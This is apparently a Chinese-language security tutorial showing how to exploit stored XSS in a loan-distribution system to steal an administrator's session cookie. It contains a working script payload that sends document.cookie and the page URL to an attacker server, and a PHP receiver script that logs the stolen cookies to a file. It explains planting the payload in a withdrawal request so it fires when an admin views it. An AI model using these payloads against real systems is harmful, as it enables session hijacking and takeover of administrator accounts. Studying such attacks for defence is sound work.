XSS跨站-攻击利用-凭据盗取
条件:无防护Cookie凭据获取
利用:XSS平台或手写接受代码
演示:某贷款分配系统存储XSS利用
手工:
payload:
<script>var url='http://xx.xx.xx.xx/getcookie.php?u='+window.location.href+'&c='+document.cookie;document.write("<img src="+url+" />");</script>
接收 –> 自己搭建web服务器:
在网站根目录下创建getcookie.php
<?php
$url=$_GET['u'];
$cookie=$_GET['c'];
$fp = fopen('cookie.txt',"a");
fwrite($fp,$url."|".$cookie."\n");
fclose($fp);
?>
当传入相关参数时,会自动读取并保存到cookie.txt文件中

构造攻击语句:
请求地址即为自己web服务器的地址
写入攻击语句,然后去申请提现
<script>var url='http://192.168.10.200:8001/getcookie.php?u='+window.location.href+'&c='+document.cookie;document.write("<img src="+url+" />");</script>
当后台管理员查看提现情况时,触发xss,被盗取cookie信息,并发送到了自己服务器


进入自己服务器查看,发现已经取得后台地址和管理员cookie
